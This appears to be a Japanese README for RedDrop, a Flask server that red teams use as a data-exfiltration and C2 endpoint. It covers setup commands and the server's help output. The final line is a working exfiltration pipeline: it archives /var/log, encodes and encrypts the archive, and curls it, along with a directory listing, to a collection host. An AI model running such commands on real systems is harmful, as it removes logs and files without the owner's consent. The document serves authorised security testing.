


RedDrop Exfil サーバーは、ペネトレーションテスター、レッドチーム、セキュリティ専門家向けのPython Flask Webサーバーで、以下の機能を備えています:
このソフトウェアは、さまざまなシナリオでWebリクエストデータをキャプチャするための初歩的なC2エンドポイントとして使用することを意図しています。いくつかの例としては:

このプロジェクトはまだ開発中であり、一部の機能にバグがある可能性があります。問題が発生した場合は、Issueを開いてください!
このソフトウェアは、広くインターネットに公開されたままにすべきではありません。これは、意図的に任意のファイルアップロード脆弱性と見なされるものとして構築されており、認証なしでファイルを受け入れてローカルディスクに保存します。このソフトウェアがデプロイされるシステムが適切に保護されるように、十分な注意を払う必要があります。いくつかの推奨事項:
mkdir uploads logs
docker run --rm -t -v "$PWD/uploads:/reddrop/uploads" -v "$PWD/logs:/reddrop/logs" -p "80:80" --name reddrop cyberbutler/reddrop -h
pip install --user pipenv
pipenv install
pipenv shell
python reddrop-server.py -h
python reddrop-server.py -h

     A Webserver for File and Data Exfiltration.
        Author: @cyberbutler/@thecyberbutler

optional arguments:
  -h, --help            show this help message and exit
  --host HOST, -H HOST  The host IP Address to bind to (default:
                        0.0.0.0)
  --port PORT, -P PORT  The port to bind to (default: 80)
  -c CONFIG, --config CONFIG
                        YAML config file path (default: None)
  --dump-config         Dump the configuration settings as YAML
                        (default: False)
  --debug               Enable Flask's Debug Mode (default: False)
  -p {hex,openssl-aes256-pbkdf2,gzip,b64}, --processor {hex,openssl-aes256-pbkdf2,gzip,b64}
                        Specify a processor to use. This flag can
                        be used more than once to define multiple
                        process_list functions. Use this flag in
                        the order in which you wish to process
                        received data (default: [])
  -A, --auto-process, --no-auto-process
                        Automatically run processors based on
                        detected data. This option is enabled by
                        default, but should be disabled (--no-
                        auto-process) when you receive output you
                        don't expect. Such as in the case of
                        Base64 decoding being run on output that
                        is not Base64 encoded. Instead, force the
                        process with the `-p` flag. (default:
                        True)
  --auto-extract-tar, -x
                        Auto extract TAR archives received by the
                        server. (default: False)
  --encryption-password PROCESSOR_ARGUMENTS.OPENSSL-AES256-PBKDF2.PASSWORD
                        The password used to decrypt/encrypt.
                        (default: EncryptMe)
  -r AUTHORIZATION_RULES, --authorization_rules AUTHORIZATION_RULES
                        Specify an Authorization Rule to deny
                        requests which do not match the provided
                        Key and Regex value pair. Specified as
                        <Key>=<Regex>. (default: None)
  -t TAGS, --tag TAGS   Tag data received during this session in the logs as well as the directory files are uploaded to. Example:
                        -t log4j -t acme.org (default: None)
  --tls-keyfile GUNICORN.KEYFILE
                        Enables TLS Support. (Production Only) The path to a TLS key file (default: None)
  --tls-certfile GUNICORN.CERTFILE
                        Enables TLS Support. (Production Only) The path to a TLS cert file (default: None)

Far more configuration options exist which must be specified in Environment Variables, use `--dump-config` to see all of the options
tar cz /var/log | base64 | xxd -ps | gzip | openssl enc -aes-256-cbc -pass 'pass:EncryptMe' -e -a -pbkdf2 | curl 172.17.0.1$PWD -F 'logs=@-' -F "listing=`ls -al * | gzip | base64`"